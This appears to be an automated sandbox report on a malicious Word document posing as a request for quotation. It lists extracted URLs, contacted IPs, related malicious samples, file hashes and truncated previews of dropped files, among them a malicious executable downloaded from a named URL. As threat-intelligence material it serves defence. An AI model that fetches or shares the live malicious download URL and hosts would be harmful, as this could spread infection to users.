http://www.acabogacia.org/doc0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000008370000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352492658.00000006223000.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2350121073.00000000298A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://WWI0qtWzJvCpYcgDStzT.orgDL	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2350771035.00000002BBE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2349110341.00000002821000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352492658.00000006223000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ancert.com/cps0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000008370000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.dnie.es/dpc0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000008370000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000008370000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rca.e-szigno.hu/ocsp0-	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000008370000.00000004.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352492658.00000006223000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352492658.00000006223000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000008370000.00000004.00000001.sdmp	false		high
http://crl.lt/root-c/cacrl.crl0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000008370000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.privateemail.com	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2350121073.00000000298A000.00000004.00000001.sdmp	false		high
http://WWI0qtWzJvCpYcgDStzT.org	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2350816750.00000002C06000.00000004.00000001.sdmp, rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2350857695.0000000002C4E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000004.00000002.2097158803.00000000285E000.00000004.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352492658.00000000006223000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000004.00000002.2106018219.00000000D0B0000.00000002.00000001.sdmp, rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352051934.0000000005E20000.00000002.00000001.sdmp	false		high
http://www.certicamara.com/certicamaraca.crl0;	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000000008370000.00000004.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crt0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000000008370000.00000004.00000001.sdmp	false		high
http://www.sk.ee/cps/0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354925203.00000000083AC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-szigno.hu/SZSZ/0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000000008370000.00000004.00000001.sdmp	false		high
http://www.quovadis.bm0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354925203.00000000083AC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000004.00000002.2106018219.00000000D0B0000.00000002.00000001.sdmp, rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352051934.0000000005E20000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ZAGYny.com	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2349110341.00000000002821000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354925203.00000000083AC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352492658.00000000006223000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000004.00000002.2097214520.00000000287D000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352492658.00000000006223000.00000004.00000001.sdmp	false		high
http://https://www.netlock.net/docs	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000000008370000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000000008370000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354978003.00000000008720000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2352492658.00000000006223000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.e-trust.be/CPS/QNcerts	rghbyjuyktyjrthbgvfsfhytrrgfsd.exe, 00000007.00000002.2354891512.00000000008370000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
203.167.7.88	rotronics.com.ph	Philippines		32613	IWEB-ASCA	true
198.54.122.60	mail.privateemail.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385437
Start date:	12.04.2021
Start time:	14:22:06
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ ..doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@9/14@9/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.4% (good quality ratio 1.2%) • Quality average: 56.9% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209, 93.184.221.240 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, wu.azureedge.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:22:37	API Interceptor	267x Sleep call for process: EQNEDT32.EXE modified
14:22:39	API Interceptor	1297x Sleep call for process: rghbyjuyktyjrthbgvfsfhytrrgfsd.exe modified
14:22:44	API Interceptor	3x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
203.167.7.88	01_Enquiry Form.doc	Get hash	malicious	Browse	• rotronics .com.ph/docxxx/ff/XnBbf3QlBZhvoNc.exe
198.54.122.60	SecuriteInfo.com.Trojan.PackedNET.645.19369.exe	Get hash	malicious	Browse	
	01_Enquiry Form.doc	Get hash	malicious	Browse	
	Quotation2001100200.PDF.exe	Get hash	malicious	Browse	
	Tepic.exe	Get hash	malicious	Browse	
	3.exe	Get hash	malicious	Browse	
	New#PO23000.PDF.exe	Get hash	malicious	Browse	
	l1l6llUtw7.exe	Get hash	malicious	Browse	
	dCallsd8lu.exe	Get hash	malicious	Browse	
	QzieSGrrlc.exe	Get hash	malicious	Browse	
	6ptKQe0Bf8.exe	Get hash	malicious	Browse	
	P.O.exe	Get hash	malicious	Browse	
	POM-20120273.PDF.exe	Get hash	malicious	Browse	
	Purchase_order_pdf.exe	Get hash	malicious	Browse	
	purchase_order_pdf.exe	Get hash	malicious	Browse	
	Purchase_order_pdf.exe	Get hash	malicious	Browse	
	Order_BC012356PDF.exe	Get hash	malicious	Browse	
	PAYMENT ADVICE.pdf.exe	Get hash	malicious	Browse	
	RFQ 4917 21-006-AA.doc	Get hash	malicious	Browse	
	Pump_Motor-TENDER SPECIFICATION.doc	Get hash	malicious	Browse	
	Purchase Order_3006164.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
rotronics.com.ph	01_Enquiry Form.doc	Get hash	malicious	Browse	• 203.167.7.88
mail.privateemail.com	SecuriteInfo.com.Trojan.PackedNET.645.19369.exe	Get hash	malicious	Browse	• 198.54.122.60
	01_Enquiry Form.doc	Get hash	malicious	Browse	• 198.54.122.60
	Quotation2001100200.PDF.exe	Get hash	malicious	Browse	• 198.54.122.60
	Tepic.exe	Get hash	malicious	Browse	• 198.54.122.60
	3.exe	Get hash	malicious	Browse	• 198.54.122.60
	New#PO23000.PDF.exe	Get hash	malicious	Browse	• 198.54.122.60
	l1l6llUtw7.exe	Get hash	malicious	Browse	• 198.54.122.60
	dCallsd8lu.exe	Get hash	malicious	Browse	• 198.54.122.60
	QzieSGrrlc.exe	Get hash	malicious	Browse	• 198.54.122.60
	6ptKQe0Bf8.exe	Get hash	malicious	Browse	• 198.54.122.60
	P.O.exe	Get hash	malicious	Browse	• 198.54.122.60
	POM-20120273.PDF.exe	Get hash	malicious	Browse	• 198.54.122.60
	Purchase_order_pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	purchase_order_pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	Purchase_order_pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	Order_BC012356PDF.exe	Get hash	malicious	Browse	• 198.54.122.60
	PAYMENT ADVICE.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	RFQ 4917 21-006-AA.doc	Get hash	malicious	Browse	• 198.54.122.60
	Pump_Motor-TENDER SPECIFICATION.doc	Get hash	malicious	Browse	• 198.54.122.60
	Purchase Order_3006164.doc	Get hash	malicious	Browse	• 198.54.122.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IWEB-ASCA	01_Enquiry Form.doc	Get hash	malicious	Browse	• 203.167.7.88
	EW098765432.exe	Get hash	malicious	Browse	• 67.205.103.71
	HE094355434.exe	Get hash	malicious	Browse	• 67.205.103.71
	AS897635632.exe	Get hash	malicious	Browse	• 67.205.103.71
	TR09454487654.exe	Get hash	malicious	Browse	• 67.205.103.71
	2hDwjaGEBM.apk	Get hash	malicious	Browse	• 174.142.95.82
	NmAECL9373.apk	Get hash	malicious	Browse	• 174.142.95.82
	2hDwjaGEBM.apk	Get hash	malicious	Browse	• 174.142.95.82
	Payment 9.10000 USD.exe	Get hash	malicious	Browse	• 107.161.71.196
	Invoice 76221 Secured_Pdf_brianc@johnstoncompanies.com.html	Get hash	malicious	Browse	• 64.15.147.113
	PO.xls	Get hash	malicious	Browse	• 174.142.89.59

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Io8ic2291n.doc	Get hash	malicious	Browse	• 192.175.111.212
	code_128_#Ud3f0#Ud2b8(grdoi).js	Get hash	malicious	Browse	• 184.107.179.26
	code_128_#U255e#U2219#U255e#U00ab(ma).js	Get hash	malicious	Browse	• 184.107.179.26
	code_128_#Ud3f0#Ud2b8(grdoi).js	Get hash	malicious	Browse	• 184.107.179.26
	code_128_#U255e#U2219#U255e#U00ab(ma).js	Get hash	malicious	Browse	• 184.107.179.26
	code_128_#U255e#U2219#U255e#U00ab(ma).js	Get hash	malicious	Browse	• 184.107.179.26
	code_128_#U255e#U2219#U255e#U00ab(ma).js	Get hash	malicious	Browse	• 184.107.179.26
	import_export_agency_agreement_template.js	Get hash	malicious	Browse	• 184.107.179.26
	WlYx12M7DM.exe	Get hash	malicious	Browse	• 108.163.130.184
NAMECHEAP-NETUS	SecuriteInfo.com.Trojan.PackedNET.645.19369.exe	Get hash	malicious	Browse	• 198.54.122.60
	Bank Details.xlsx	Get hash	malicious	Browse	• 198.54.117.212
	Import shipment.exe	Get hash	malicious	Browse	• 198.54.126.165
	01_Enquiry Form.doc	Get hash	malicious	Browse	• 198.54.122.60
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 198.54.126.105
	8Pd6TOKQOf.exe	Get hash	malicious	Browse	• 199.193.7.228
	Quotation2001100200.PDF.exe	Get hash	malicious	Browse	• 198.54.122.60
	remittance info.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	SOA.exe	Get hash	malicious	Browse	• 162.0.229.227
	Swift002.exe	Get hash	malicious	Browse	• 198.54.117.211
	winlog.exe	Get hash	malicious	Browse	• 198.54.117.217
	2021-Quotation.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	36ne6xnkop.exe	Get hash	malicious	Browse	• 198.54.126.105
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 198.54.126.105
	Dridex.xls	Get hash	malicious	Browse	• 198.54.114.131
	Remittance Advice (1).xls	Get hash	malicious	Browse	• 198.54.114.220
	Remittance Advice (1).xls	Get hash	malicious	Browse	• 198.54.114.220
	Remittance Advice (1).xls	Get hash	malicious	Browse	• 198.54.114.220
	giATspz5dw.exe	Get hash	malicious	Browse	• 104.219.248.15
	Tepic.exe	Get hash	malicious	Browse	• 198.54.122.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1025948057493555
Encrypted:	false
SSDEEP:	6:kKf0Sg3cwTJ6YN+SkQlPlEGYRMY9z+4KlDA3RUe0ht:n093cwTJ6HkPlE99SNxAhUe0ht
MD5:	C0318F93B5712C946DDB9438135B66D8
SHA1:	CD4AAE66D5EE525736AC807D321E120B0E065FF5
SHA-256:	E9178E3724C9651A8A4248C85C43F5CC3F78630787403B1127F66E80D8289C15
SHA-512:	BCB332A96DC765F20BEF467DDD50C8C1CC39D577F20DF32A1C1B4BBA8D2D3546E902DF67CA8E8BF7E442D6740E30C254F349AAA8BFE7CFFC909230461CAC526
Malicious:	false
Reputation:	low
Preview:	p..... ....`.../..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ZhlOjFmINIXbKXm[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	733184
Entropy (8bit):	7.923340773570457
Encrypted:	false
SSDEEP:	12288:XYMEBDhUzj786IMeIZfFtSyn7CY65s7/k6oHi8UiX67zeAIIHCiUzAnPAG6XecA8:XYMiGJIMBttSyW7sw6tf/cWCiuOPA9eA
MD5:	F5F1E2A3E5DCE186EED0352350911887
SHA1:	62F0FBF33E6E78AB4A7D7196763CC3DCE62C6A4E
SHA-256:	8A3F4202E9F89C018F5C05B15C67898E51DC4D41AD368ABB871E044458F7822D
SHA-512:	EFEB10F4406CFD4C553C3546A112744DBAE611CF995E243592C3047562D734B929DA2F3F34BDC029270BF2B4FA93452FAF1E70A1DE68451BC24F917A8F484018
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://rotronics.com.ph/docxxx/dec/ZhlOjFmINIXbKXm.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P.....L.....>.... ... ....@.. ..... ..@.....O.... ...H..... ..... ..H.....text...D.... ..... ..`.rsrc....H... ...J.....@..@.rel oc.....@..B..... .....H.....$}...v.....<.....0.....(....(.....(.....o!...*.....("......(#.....($.....(%.....(&....*N..(....o.... ('....*&..((....*.s).....s*.....s+.....s,.....s-.....*....0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0..<.....~.....(3.....,!r...p.....(4...o5...s6.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{73207C3D-FA20-48C4-87C4-17800DB89026}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.404960705675577

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EC948C2F-5218-4A38-A66D-F6FECB16C1E9}.tmp	
Encrypted:	false
SSDEEP:	6:OgwBPsgwBPcHdwBPsgwBPp+NNgREqAWlgFJJ1Dlll8vlwjbFwQFrB:OXpsXpcGpsXpmk5uFJJ17uvq/KQZB
MD5:	B0AC9A9F74EEBC6FD46C9298256C1184
SHA1:	59397E8AC2F9153EBF8057C75A93C0E360C25906
SHA-256:	0ED6C085966028181133CFBEBFA28DACF50F805FFA4B754063E6C38331E36641
SHA-512:	495D72BCE95702A7748E2C7FDA0E4FC984C709A0252E29DA28D587C55C3627A4B4907C8CA5EABB7288A36C48846BB7D0BAC722D20B6AF212FD022B3863C0C6A
Malicious:	false
Reputation:	low
Preview:	_.0.5.0.8.5.7.9.8.0.2.2.3.2.0.5.0.8.5.7.9.8.0.2.2.3.2. . . . . ._.0.5.0.8.5.7.9.8.0.2.2.3.2.0.5.0.8.5.7.9.8.0.2.2.3.2.=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D..... ....j....CJ..OJ..QJ..U..^J..aJ.. .j-..d...CJ ..OJ..QJ..U..^J..aJ.

C:\Users\user\AppData\Local\Temp\CabCA24.tmp	
Process:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..|0.+?.`-../.xvy..e.....w.+^...w|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarCA25.tmp	
Process:	C:\Users\user\AppData\Roaming\rghbyjuyktyjrthbgvfsfhytrrgfsd.exe
File Type:	data
Category:	modified
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....210303062855Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". 